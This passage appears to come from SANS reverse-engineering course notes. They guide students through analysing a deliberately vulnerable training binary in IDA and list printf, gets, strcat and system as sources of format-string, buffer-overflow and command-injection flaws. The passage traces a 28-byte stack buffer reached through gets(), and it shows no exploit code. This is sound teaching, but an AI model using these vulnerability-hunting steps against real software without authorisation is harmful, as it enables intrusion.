Exercise: Basic Threat Model (2)

The red X's on the slide represent potential attack vectors coming from the user. This one is easy, as having run the program we know that the input and output is controlled with standard-in (stdin). All communications from the user represent potential risk areas. Looking at the functions shown on the model, though certainly not all of the program's functions, we can associate some potential threats to the overall attack surface. The printf() function in the C programming language is known for potentially having format string bugs. That is, if a developer forgets to include a format specifier as to how they want data displayed or written during a printf() call, a user may be able to exploit this opportunity. The strcmp() function could potentially leak out the contents of a program if a user is able to debug the program. This could be an information disclosure issue. The gets() function and strcat() function are unsafe as they provide no bounds checking. This could result in a buffer overflow, allowing an attacker to execute arbitrary code.



Exercise: IDA

- If you brought a licensed version of IDA, please launch it at this point
- IDA 6.2 or later is preferred for the newer features
- If you did not bring IDA, please read the following:
  - As explained on the SANS course info webpage, you will be unable to perform some of the steps and exercises
  - Install idafree50.exe from the 760.1 folder onto Win 7
  - Go to https://www.hex-rays.com/products/ida/support/download.shtml
  - Download IDA Demo Download and install it as well
  - With the free version, you cannot perform remote debugging, cannot use proximity view, many processors not supported, etc.
  - With the demo version, you cannot save databases, open databases, and it is time limited

Exercise: IDA


Hopefully you have a licensed version of IDA as strongly recommended in the course prerequisites. Version 6.2 or later will allow you to use many of the features we will use in the course. Please remember that each version of IDA brings us new features. If you do not have IDA, you may use the free version which is located in your 760.1 folder, titled "idafree50.exe. If you are using the free version you may not be able to perform all of the steps in each exercise. When you reach an area that you cannot perform due to this limitation, the slide or notes will indicate this and if applicable, an alternative option may be presented. There may not always be an alternative option. Sometimes, the exercise is simply walking you through a faster way to achieve a goal for which you will likely already be familiar. Take for instance the case where you are attempting to debug a program with GDB on Linux. GDB is not a graphical tool and navigation can sometimes be tedious. The ability to use IDA to use a remote GDB server for debugging will help expedite your debugging time. In this case, we will not be showing the alternative method of using native GDB on your Linux system. It is expected that you are familiar with GDB use and navigation as a prerequisite to this course. The slides will clearly show you each address and such that you can use for a breakpoint and other necessary actions.

Again, if you do not have a licensed copy of IDA 6.2 or later, install the free version from your 760.1 folder, or go to http://www.hex-rays.com/products/ida/support/download.shtml.

Exercise: Loading the Program into IDA

- File, Open
- Choose the file "display_tool" from your 760.1 folder
- Accept defaults
- Click on OK

All screenshots are from IDA Pro 6.4 or newer. Other versions may differ slightly



Load a new file

Load file C:\Users\stephen.sims\Documents\display_tool as

ELF for Intel 386 (Executable) [elf.ldw]
Binary file

Processor type: Intel 80x86 processors: metapc

Loading segment: 0x00000000

Loading offset: 0x00000000

Analysis
- ☑ Enabled
- ☑ Indicator enabled

Options
- ☑ Create base for debugging
- □ Load resources
- ☑ Rename DLL entries
- □ Manual load
- ☑ Fill segment gaps
- □ Loading options
- □ Create FLAT group

DLL directory: C:\Windows


Exercise: Loading the Program into IDA

Please launch IDA and select the option to open a new file. Select the file, "display_tool" from your 760.1 folder. Accept all defaults and click OK. Please note again that depending on your version of IDA, the GUI images may be different.

If you are using a non-licensed copy of IDA, please use an IDA demo 6.3 or later version that you downloaded from Hex-Rays. This will allow you to use Proximity View.

Exercise: First View – Static Analysis

- Once IDA has processed the file, we get the first graphical display of the main() function



If you're familiar with IDA, spend some time looking around

```
; Attributes: bp-based frame

public main
main proc near

arg_0= dword ptr  8

push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF0h
sub     esp, 10h
mov     dword ptr [esp], 3E8h ; uid
call    _seteuid
cmp     [ebp+arg_0], 1
jle     short loc_8048A3E
```

```
mov     dword ptr [esp], offset aThereIsNoHelpM ; "There is no help menu or usage informat"...
call    _puts
mov     dword ptr [esp], 1 ; status
call    _exit
```


```
loc_8048A3E:
call    display
mov     eax, 0
leave
retn
main endp
```

Exercise: First View – Static Analysis

On this slide is the default graphical view of the main() function that should appear once IDA has finished processing the display_tool file. If you are familiar with IDA, please use any available free time to navigate the program and have a look around. We can see towards the bottom of the top block that there are two paths that can be taken, indicated by the arrows. On the right is the direction that we want to go, which calls a function named "display." On the left is the usage statement. The second to lowest instruction in the top block says, "`cmp [ebp+arg_0], 1`." This is checking to make sure that only argv[0] exists, which is the program name. This program does not take arguments. The "jle" instruction checks to see if the sign flag and the zero flag to see if the result of the compare is less than or equal to 1. If so, we take the jump to the usage statement.

Exercise: Imported Functions


- Click on the Imports tab on the IDA's main display
- On this slide is a screenshot of the external function calls we should take a look at ...
- Which functions stick out?
- Try to map vulnerability classes to identified functions we should be concerned about
- As this is our first exercise, don't worry about anything abstract



0804A0F0	printf
0804A0F4	gets
0804A0F8	fgets
0804A0FC	sleep
0804A100	seteuid
0804A104	strcat
0804A108	puts
0804A10C	system
0804A110	exit
0804A114	__libc_start_main
0804A118	fopen
0804A11C	strncpy

Exercise: Imported Functions

Click on the "Imports" tab in the main display of IDA. You should have a listing similar to that on the slide. This is a display of all functions that must be linked from a shared object. They are the external function calls. Take a look at the functions and see if any are of concern. Do not worry about looking for more obscure problems that may arise as this is our first exercise. Look for the obvious ones.



Exercise: Functions of Concern

- High Concern:
  - printf() – Format String Bugs
  - gets() – Buffer Overflows
  - strcat() – Buffer Overflows
  - system() – Command Injection
- Less Concern:
  - strncpy() – Possible Buffer Overflow
  - fgets() – Possible Buffer Overflow


Exercise: Functions of Concern

On this slide is a sample of some of the functions from the program to which we should likely take a look.

The printf() function is a function used to print formatted data to standard out (stdout). The formatting is dictated by the use of format strings. There are various format specifiers designated by the % sign, which allow the developer to specify how data will be displayed. Examples of format specifiers include the use of %s for a null terminated string and %u for an unsigned integer, amongst many others. Failure to use a format specifier when a user is able to see their data displayed by the application, or a user with internal knowledge of the application may allow them to leak information or possibly take control.

The gets() and strcat() functions are infamous for causing buffer overflows due to a lack of any bounds checking. The gets() function reads in data from stdin and writes it to the buffer designated by a pointer. There is no size argument and therefore it will easily write outside the bounds of an allocated buffer. The strcat() function concatenates two strings together by appending source string to the destination string, overwriting the null terminating byte and adding a new one at the end. There is no bounds checking so the buffer must have the space to handle the concatenation. The system() function executes a command using /bin/sh with the –c argument, returning control after the command has been executed. Depending on how the system() function is called a user may be able to append additional commands with special characters such as a semicolon. Input validation is needed to ensure that additional commands are not executed by an attacker.

The strncpy() and fgets() functions perform the same actions as functions like gets() and strcpy(); however, the require a size argument. When used properly it prevents buffer overflows from occurring. Both functions still have issues that may allow for exploitation. Improperly specifying the size argument such is often the case with unicode strings, or by basing the size on the length of input is often the cause of a buffer overflow. Other issues exist around passing null pointers causing a denial of service and the failure to add null termination if the input is exactly the same size as the destination buffer.



Exercise: Analyzing gets()

- From the "Function Name" window, double click on _gets

```
Function name
_init_proc
_printf
_gets
_fgets
_sleep
_seteuid
```

```
; Attributes: thunk

; char *gets(char *s)
_gets proc near
jmp     ds:off_804A004
_gets endp
```

Click on this address and press CTRL-X

Direction	Typ	Address	Text
Do...	p	get_Name+19	call _gets
Do...	p	display+39	call _gets
Do...	p	display+183	call _gets

Three calls to the gets() function. One from get_Name() and two from display(). Double-click on the first one from the get_Name() function


Exercise: Analyzing gets()

1) Go to the Function name window inside of IDA and locate and double-click the _gets function. Use the _gets function name as opposed to "gets" without the underscore as the _gets function is the C mangled name used for legacy purposes to avoid namespace conflicts. This is the external call we are interested in viewing. The normal flow during a call to a linked function is to first go to the procedure linkage table (PLT), which jumps to the appropriate pointer from the global offset table (GOT). The function name, such as gets, without the leading underscore is simply a reference stored in the "externs" segment.

2) After we complete step 1, we find ourselves in the PLT entry for the _gets function. Click on the address referenced by the jmp instruction as shown on the slide and press CTRL-X to bring up the cross-references.

3) The image marked with the number 3 shows us each of the calls from the code segment to the _gets function. If we double-click on any of these results we will be taken to the relative code segment. Double-click on the first result which shows, "get_Name+19."

Exercise: get_Name() Call to gets()



```
; Attributes: bp-based frame

public get_Name
get_Name proc near

s= byte ptr -1Ch

push    ebp
mov     ebp, esp
sub     esp, 38h
mov     eax, offset format ; "\nMay I have your name please: "
mov     [esp], eax      ; format
call    _printf
lea     eax, [ebp+s]
mov     [esp], eax      ; s
call     gets
mov     eax, offset aThanksForUsing                              This "...
lea     edx, [ebp+s]
mov     [esp+4], edx
mov     [esp], eax      ; format
call    _printf
mov     eax, 0
leave
retn
get_Name endp
```

s= byte ptr -1Ch → 28 bytes decimal


Argument to gets()
s = 28 bytes | Likely Buffer
Overflow on return

Exercise: get_Name() Call to gets()

We are now inside the get_Name function which contains the expected call to the _gets function, highlighted with a box. If you press the spacebar at this point to jump to disassembly view, you will see the memory address where this call exists. You should see a variable named "s." If you highlight this variable you will get very limited information since it is a stack variable. We are viewing a dead listing of the program and therefore IDA is not able to display the context of the function's stack. IDA is still able to give us useful information as seen with "s= byte ptr -1Ch." 1C is the hexadecimal value for 28 in base10/decimal. Before the call to the _gets function we can see the "s" variable being passed as an argument, indicating to us the buffer size. In theory, since we have not yet confirmed it, input over 28 bytes during that call to _gets should overrun the buffer.

Exercise: Path to gets()

- Use Proximity View to trace path
- This is not available pre-IDA 6.2 or in the free version
- Double-click on main() from the Function name window
- Press Func-NmLk and then "-" to toggle Proximity View
- Your display may differ from the slide. That's okay!




Exercise: Path to gets()

We may be in a position where we want to know how to get to a potentially vulnerable point within a program. The example we will use in this exercise is simple; however, it demonstrates the benefit of the proximity view feature, which we will continue to use in more complex cases. As previously mentioned, the proximity view feature was not available until IDA version 6.2 and is not available at all in the free version. If you do not have at least IDA 6.2, please use the IDA Demo version 6.3 or later, or you will not be able to perform this portion of the exercise. Please read through the slides to understand the benefit and purpose of the feature. An alternative method to trace our path will be shown in a few slides.

Start by double-clicking the main() function from inside the Function names window. This function does not lead with an underscore as it is an internal function. Once you double-click the main() function, press the Function Key and while holding it down, press the Num Lock key (Fn-NmLk). If you are using a full size keyboard with a number pad you will not need to use the function key to enable Num Lock. Once Num Lock is enabled you can use the appropriate + and – keys to toggle in and out of proximity view. You can also get to it by going to the menu option View, Open subviews, Proximity Browser.

You should see something similar to what appears on the slide if you have successfully switched to proximity view. Don't worry if your view does not match up identically to what is seen on the slide. As mentioned previously, depending on what actions you have taken inside the program to this point, the output may differ.



Exercise: Collapse Parents and Children


- Click inside the main() function and then right-click
- You should see this box appear:
- Collapse children and parents
- You should see something like this:

It's okay if your display is slightly different. IDA does not always result in identical behavior

- Right-click anywhere else in the screen and select "Add name. From the list, select the "gets" function

Exercise: Collapse Parents and Children

Click anywhere inside of the main function block and then right-click. A box should appear which includes options at the top such as "Find path," "Collapse children," and "Collapse parents." Go ahead and collapse all parents and children of the main function block. You should have something similar to what appears on the slide with only the main function block showing, along with arrows to a collapsed parent and child. Right-click anywhere outside of the main function block and click on the top option that should say, "Add name." Once you have clicked "Add name," a box should appear with a list of functions. Select the gets() function from the list and click OK.




Exercise:
Finding the Path (1)

- You should have a result similar to this on your screen
- Right-click on gets and select "Find path"
- The following box should appear, make sure main is selected and click OK. The arrow points to the result. Double-click the circled area to expand the path

Exercise: Finding the Path (1)

Once you have completed the steps in the previous slide you should have on your screen something similar to what is shown in the top right image. The main function block and gets function block should be side-by-side. Right-click on the gets function and select the option "Find path." The only option that shows up in the Find path pop-up box should be the main function. Click OK and you should get something similar to the lower right slide image. On this lower right image there is a circle indicating where you should double-click to expand the path from main to gets.




Exercise: Finding the Path (2)

- We can now see the path taken to the gets() function, starting from the main() function
- Though not a complex path, it demonstrates the usefulness of Proximity View
- In complex programs you may have a starting point and an ending point you wish to trace
- Important for good code coverage
- ⊕ Hovering over these symbols shows hidden functions & references

Exercise: Finding the Path (2)

You should now have something like what is shown on the slide. We can see the path taken to get from the main function to the gets function. Again, this is not a complex example, but it shows you the power of the proximity view feature. We can specify any two points and trace the various paths between them. This is incredibly useful for good code coverage and to identify fuzzing points where we wish to inject data, as well as determining the path to a function where we have caused a crash. Hover over any of the elliptic nodes, indicated by a circle with a + sign in the middle, to show collapsed or hidden functions, as well as references to data. Double-clicking these nodes will cause them to expand.



Exercise: Further Analysis

- Press the spacebar to switch back to graphical or disassembly view in IDA (Don't forget to disable Num Lock)
- When you get to this point, spend some time analyzing the other calls to the gets() function, as well as others identified as a potential concern
- There is no undo, so if you make an unrecoverable mistake to the database, delete the .idb file and reload from scratch
- Make good use of cross-references: "CTRL-X"
- Add comments to any line by pressing the colon key ":"
- **If you do not have IDA 6.2 or later, continue to the following slides**

Exercise: Further Analysis


At this point you can press the spacebar to switch back to the default IDA view. Remember to disable Num Lock. If you are at this point and class has not started back up, take some time to use some of the covered features to explore the program. Be careful not to make any changes to the program as there is no undo feature and you will likely have to reload the input file to start over. There are two other calls to the gets() function that we saw when performing the cross-reference. Feel free to take a look at those and try to determine at what point in the program the call is made and other information such 